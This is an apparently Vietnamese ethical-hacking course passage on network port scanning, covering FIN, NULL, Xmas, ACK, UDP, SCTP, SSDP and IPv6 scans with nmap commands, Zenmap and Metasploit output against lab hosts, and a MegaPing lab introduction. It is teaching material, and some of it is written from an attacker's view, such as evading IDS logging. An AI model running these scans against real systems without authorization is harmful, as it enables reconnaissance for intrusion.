
TCP StealTh/Half Open scan sử dụng Zenmap

Inverse TCP Flag Scan

Trong kiểu tấn công đảo ngược cờ TCP, attacker sẽ gửi các gói thăm dò TCP có cờ TCP (FIN, URG, PSH) hoặc không có cờ. Khi port mở, attacker sẽ không nhận được phản hồi, còn khi port đóng, attacker sẽ nhận được RST từ máy mục tiêu.



Khi port mở



Theo [RFC 793](#), một gói RST/ACK được gửi để thiết lập lại kết nối khi máy đích đóng một port. Attacker sẽ tận dụng tính năng này để gửi các gói thăm dò TCP đến từng port của máy đích với nhiều cờ TCP khác nhau. Các cấu hình cờ phổ biến được sử dụng cho gói tin thăm dò bao gồm:

Gói tin thăm dò **FIN** với cờ FIN TCP được đặt

Gói tin thăm dò **Xmas** với các cờ TCP FIN, URG và PUSH được đặt

Gói tin thăm dò **NULL** không có cờ TCP nào được đặt

Gói tin thăm dò SYN/ACK

Tất cả các port đã đóng trên máy đích sẽ gửi phản hồi RST/ACK. Do các hệ điều hành như Windows hoàn toàn bỏ qua tiêu chuẩn RFC 793 nên ta có thể không thấy phản hồi RST/ACK khi được kết nối với một port đã đóng trên máy đích. Tuy nhiên, kỹ thuật này có hiệu quả khi được sử dụng để dò quét các hệ điều hành dựa trên UNIX.

Về ưu điểm, kỹ thuật này tránh được nhiều hệ thống IDS cũng như hệ thống ghi log.

Về nhược điểm:

Yêu cầu quyền truy cập vào socket mạng và đặc quyền super-user.

Chỉ hiệu quả trên các máy UNIX có bản phôi BSD, và đặc biệt không khả quan đối với hệ điều hành Windows.

Lưu ý: Quét cờ TCP đảo ngược được gọi là quét FIN, URG và PSH dựa trên giá trị cờ được đặt trong gói thăm dò. Nếu không có cờ nào được đặt, nó được gọi là **NULL scan**. Nếu chỉ đặt cờ FIN, nó được gọi là **FIN scan** và nếu tất cả cờ FIN, URG và PSH được đặt, nó được gọi là **Xmas scan**.

Xmas Scan

Xmas Scan là một loại kỹ thuật TCP scanning đảo ngược với các cờ FIN, URG và PUSH được đặt. Nếu port trên máy đích mở, thì chúng ta sẽ không nhận được phản hồi còn nếu port đóng, thì ta sẽ nhận được phản hồi bằng gói tin RST. Khi tất cả các cờ được đặt, một số hệ thống sẽ bị treo; do đó, các cờ thường được đặt theo “mẫu vô nghĩa” **URG-PSH-FIN**. Kỹ thuật quét này chỉ hoạt động khi hệ thống tuân thủ khi triển khai TCP/IP dựa trên **RFC 793** và vô nghĩa khi scan máy tính chạy Windows. Khi scan máy Windows, ta sẽ thấy tất cả các port đều được mở.



Xmas scan when the port is open



Xmas scan when the port is closed

Trong Zenmap, option `-sX` được sử dụng để thực hiện Xmas scan trong khi các option `-sF` và `-sN` được sử dụng để quét FIN và quét NULL.

Zenmap interface showing the results of an Xmas scan on host 10.10.1.11. The command entered is `nmap -sX -v 10.10.1.11`.

```

Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
03:25 Pacific Daylight Time
Initiating ARP Ping Scan at 03:25
Scanning 10.10.1.11 [1 port]
Completed ARP Ping Scan at 03:25, 0.02s elapsed (1
total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:25
Completed Parallel DNS resolution of 1 host. at 03:25,
0.01s elapsed
Initiating XMAS Scan at 03:25
Scanning 10.10.1.11 [1000 ports]
Completed XMAS Scan at 03:25, 1.24s elapsed (1000
total ports)
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
All 1000 scanned ports on 10.10.1.11 are closed
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 1.36
seconds
Raw packets sent: 1037 (41.468KB) | Rcvd:
1001 (40.028KB)

```


Xmas scan output using Zenmap

ACK Flag Probe Scan

Attacker gửi các gói thăm dò TCP với cờ ACK gán giá trị bằng 1 tới máy đích, sau đó phân tích thông tin header (giá trị TTL và WINDOW) của các gói RST nhận được để xác định xem port đang mở hay đóng. Kỹ thuật scan này cũng chỉ có hiệu quả trên các hệ điều hành và các bản phân phối BSD.

TTL-Based ACK Flag Probe Scanning

Trong kỹ thuật quét, trước tiên ta cần gửi các gói thăm dò ACK (vài nghìn gói) đến các port TCP khác nhau, sau đó phân tích giá trị TTL của các gói tin RST nhận được. Trong Zenmap, ta sử dụng cú pháp **nmap -ttl [time] [target]** để quét TTL-Based ACK Flag Probe Scanning.



TTL-based ACK flag probe scanning

Nếu giá trị TTL của gói tin RST trả về nhỏ hơn 64 thì port đó đang mở. Một ví dụ hiển thị log của bốn gói tin RST đầu tiên nhận được như hình bên dưới:


```
1: host 10.2.2.11 port 20: F:RST -> tt1: 80 win: 0
2: host 10.2.2.11 port 21: F:RST -> tt1: 80 win: 0
3: host 10.2.2.11 port 22: F:RST -> tt1: 50 win: 0
4: host 10.2.2.11 port 23: F:RST -> tt1: 80 win: 0
```

Screenshot showing the open port based on the TTL value of the RST packet

Trong ví dụ này, port 22 trả về giá trị TTL là 50, nhỏ hơn 64, mặt khác tất cả các port khác trả về giá trị TTL là 80, lớn hơn 64. Do đó, **port 22 đang mở**.

Window-Based ACK Flag Probe Scanning

Cũng tương tự như TTL-based, trước tiên ta gửi các gói thăm dò ACK đến các port TCP khác nhau, sau đó phân tích giá trị Window của các gói RST nhận được. Trong Zenmap, option **-sW** được sử dụng để thực hiện Window-based scanning.



Window-based ACK flag probe scanning

Nếu giá trị trường Window của gói tin RST trả về trên một port cụ thể khác 0, thì port đó đang mở.


```

1: host 10.2.2.12 port 20: F:RST -> ttl: 64 win: 0
2: host 10.2.2.12 port 21: F:RST -> ttl: 64 win: 0
3: host 10.2.2.12 port 22: F:RST -> ttl: 64 win: 512
4: host 10.2.2.12 port 23: F:RST -> ttl: 64 win: 0


```

Screenshot showing the open port based on the window value of the RST packet


Hình trên cho thấy giá trị TTL trả về là như nhau (64) do đó kỹ thuật TTL-Based scanning không còn ý nghĩa. Từ đó ta quan sát giá trị Window thì thấy gói thứ ba có giá trị là 512 (khác 0) nên ta có thể đoán được port 22 đang mở. Nếu không có gói phản hồi kể cả sau nhiều lần truyền lại và trả về lỗi không thể truy cập ICMP (loại 3, code 1, 2, 3, 9,10 hoặc 13), thì port đó có thể được filter bởi tường lửa.



TCP Window scan result of an open port



TCP Window scan result of a closed port




TCP Window scan result of a filtered port


Tuy nhiên phương pháp này có một hạn chế lớn là cực kỳ chậm và chỉ có thể khai thác các hệ điều hành cũ.

Kiểm tra hệ thống lọc gói tin của mục tiêu

Kỹ thuật **ACK Flag Probe Scanning** cũng giúp kiểm tra hệ thống lọc gói tin của mục tiêu. Attacker gửi một gói thăm dò ACK để kiểm tra cơ chế lọc (tường lửa). Gói ACK có sequence number ngẫu nhiên và nếu không nhận được phản hồi thì có nghĩa là port đã được bảo vệ bởi tường lửa, còn nếu có gói tin phản hồi RST nghĩa là port không được lọc (không có tường lửa).




Stateful Firewall is present



No Firewall

ACK Flag Probe Scanning sử dụng công cụ Nmap

Trong Zenmap, sử dụng option `-sA` để quét thăm dò cờ ACK.




ACK Flag Probe scanning using Zenmap

UDP Scan


UDP Raw ICMP Port Unreachable Scanning

UDP scan có thể khó sử dụng hơn TCP scan vì ta không thể xác định xem máy đích có online hay không. Nếu gửi một gói UDP đến một port mà không có ứng dụng nào đang chạy, IP stack sẽ trả về một gói tin không thể truy cập port ICMP. Nếu có bất kỳ port nào trả về lỗi ICMP, chúng tỏ port đó bị đóng, còn nếu không trả lời thì có thể chúng đang mở hoặc được lọc bởi tường lửa.



UDP scanning

Trong Zenmap, option **-sU** được sử dụng để thực hiện quét UDP.




UDP scanning using Zenmap

Ngoài ra, **UDP scan** cung cấp ít thông tin hơn TCP scan. Nếu cần thêm thông tin về version, cần bổ sung với option **-sV** hoặc nếu muốn lấy thông tin hệ điều hành thì sử dụng **-O**. Quét UDP đặc quyền (privileged access); do đó chỉ khả dụng trên các hệ thống có quyền của người dùng phù hợp. Hầu hết các hệ thống mạng đều có lưu lượng TCP lớn nên hiệu quả quét UDP là khá thấp.

SCTP Scanning


SCTP INIT Scan

Giao thức truyền tải điều khiển luồng (Stream Control Transport Protocol – SCTP) là một giao thức tầng vận chuyển hướng thông điệp. Nó được sử dụng để thay thế cho các giao thức TCP và UDP vì các đặc điểm của nó tương tự như của TCP và UDP. **SCTP** được sử dụng để thực hiện các hoạt động đa luồng. Một số ứng dụng của SCTP như xác định các dịch vụ liên quan đến VoIP, hay hệ thống **7/SIGnaling TRANsport (SS7/SIGTRAN)**. Hình bên dưới là quá trình bắt tay bốn bước của SCTP.




SCTP Association four-way handshake

Trong SCTP, việc quét INIT rất nhanh chóng bằng cách quét hàng nghìn cổng mỗi giây. Quét SCTP INIT rất giống với quét TCP SYN, làm cho kết nối nửa mở (half-open). Attacker gửi INIT chunk đến máy mục tiêu. Nếu port đang lắng nghe hoặc đang mở, nó sẽ gửi xác nhận dưới dạng **INIT+ACK chunk**.




SCTP INIT scan result when a port is listening (Open)

Nếu mục tiêu không online hoặc port không mở, thì mục tiêu sẽ gửi xác nhận dưới dạng đoạn **ABORT**.



SCTP INIT scan result when a port is not listening (Closed)


Sau vài lần truyền lại, nếu vẫn không có phản hồi hoặc phản hồi exception là **ICMP unreachable** (loại 3, mã 0,1, 2, 3, 9,10 hoặc 13) thì port đó có thể đang được bảo vệ bởi tường lửa. Trong Zenmap, tùy chọn **-sY** được sử dụng để thực hiện quét SCTP INIT.



SCTP INIT scan in Zenmap

SCTP COOKIE ECHO Scan

SCTP COOKIE ECHO Scan là một loại dò quét cao cấp hơn. Trong kiểu quét này, attacker gửi đoạn COOKIE ECHO đến mục tiêu và nếu port mục tiêu đang mở, nó sẽ âm thầm thả các gói tin vào port đó và ta sẽ không nhận được bất kỳ phản hồi nào từ mục tiêu. Nếu mục tiêu gửi lại phản hồi đoạn ABORT, thì port đó đã đóng. COOKIE ECHO chunk không bị chặn bởi stateless firewall (tường lửa phi trạng thái) như trong quá trình quét INIT. Chỉ IDS mới có thể phát hiện SCTP COOKIE ECHO scan. Trong Zenmap, option **-sZ** được sử dụng để thực hiện quét SCTP COOKIE ECHO.



SCTP COOKIE ECHO scan result when port is open



SCTP COOKIE ECHO scan result when port is closed

SSDP Scan

Simple Service Discovery Protocol (SSDP) là một giao thức mạng thường giao tiếp với các máy khi truy vấn chúng bằng các địa chỉ routable multicast IPv4 hoặc IPv6. SSDP kiểm soát giao tiếp cho tính năng **Universal Plug and Play (UPnP)**. SSDP sẽ phản hồi truy vấn được gửi qua địa chỉ multicast IPv4 hoặc IPv6. Phản hồi này bao gồm thông tin về tính năng UPnP được liên kết với nó. Attacker sử dụng kỹ thuật này để phát hiện các lỗ hổng UPnP nhằm khai thác buffer-over-flow hoặc tấn công DoS.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
msf6 > use auxiliary/scanner/upnp/ssdp_msearch
msf6 auxiliary(scanner/upnp/ssdp_msearch) > set RHOSTS 10.10.1.11
RHOSTS => 10.10.1.11
msf6 auxiliary(scanner/upnp/ssdp_msearch) > show options

Module options (auxiliary/scanner/upnp/ssdp_msearch):
Name          Current Setting  Required  Description
----          -----          -----    -----
BATCHSIZE      256           yes       The number of hosts to probe in
                                     each set
REPORT_LOCATION  false         yes       This determines whether to repo-
                                     rt the UPnP endpoint service ad-
                                     vertised by SSDP
RHOSTS         10.10.1.11     yes       The target host(s), see https://
                                     /github.com/rapid7/metasploit-f
                                     ramework/wiki/Using-Metasploit
RPORT          1900          yes       The target port (UDP)
THREADS        10            yes       The number of concurrent thread
                                     s

msf6 auxiliary(scanner/upnp/ssdp_msearch) > exploit
[*] Sending UPnP SSDP probes to 10.10.1.11->10.10.1.11 (1 hosts)
[*] No SSDP endpoints found.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/upnp/ssdp_msearch) >
```

UPnP SSDP M-SEARCH in Parrot Security

IPv6 Scan

IPv6 tăng kích thước của không gian địa chỉ IP từ 32 bit lên 128 bit. Các kỹ thuật dò quét mạng truyền thống ít khả thi hơn trong trường hợp này về mặt tính toán do không gian tìm kiếm lớn hơn. Ngoài ra, một số công cụ dò quét không hỗ trợ ping scanning trên IPv6. Attacker cần thu thập IPv6 từ traffic mạng, log, hoặc email để xác định IPv6 của mạng đích.

Tuy nhiên, attacker phải cần phân tích 2^{64} địa chỉ để xác định xem một service có đang chạy trên máy trong mạng con đó hay không. Với tốc độ vừa phải là một probe mỗi giây, sẽ mất khoảng **5 tỷ năm** để hoàn thành. Attacker có thể sử dụng Nmap để thực hiện quét IPv6. Trong Zenmap, tùy chọn -6 được sử dụng để thực hiện dò quét IPv6.

```
root@...:~# nmap -6 scanme.nmap.org

Starting Nmap 7.60 ( http://nmap.org ) at 2023-09-04 04:25 UTC
Nmap scan report for scanme.nmap.org (2600:3c01::f03c:91ff:fe18:bb2f)
Host is up (0.062s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 3.94 seconds
```

IPv6 Scan using nmap

Mô-đun 3. Phần 5: Thực hành dò quét port


Dò quét port và service là quá trình xác định các port và service đang mở hay đang chạy trên máy mục tiêu (với điều kiện máy mục tiêu phải đang hoạt động). Sau bài lab này các bạn sẽ biết cách sử dụng một số công cụ như MegaPing, NetScanTools Pro, SX, Nmap, Hping3.

Dò quét port sử dụng MegaPing

MegaPing là bộ công cụ dành cho các chuyên gia hệ thống thông tin, các người quản trị hệ thống, các nhà cung cấp giải pháp CNTT và các cá nhân, tổ chức. Ngoài chức năng xác định các máy đang hoạt động cũng như các port đang mở, nó còn có thể quét toàn bộ hệ thống mạng và cung cấp những thông tin như shared resource, service/controller đang hoạt động, các registry entries, user, groups , trusted domains, ...

Ở đây, mình sẽ demo sử dụng công cụ MegaPing để quét các port và service đang mở đang chạy trên dải IP mục tiêu.

Sau khi cài đặt, MegaPing sẽ yêu cầu các bạn mua bản **fully functional**. Các bạn nhấn vào I Agree và có thể tiếp tục sử dụng free.



Nhấn vào I Agree

Sau đó, công cụ sẽ xuất hiện **System Info** gồm các port đang lắng nghe trên máy local, số lượng kết nối của từng port, ... Ngoài ra còn các tab khác như **Statistics, Interfaces, IP Routing, ARP**.

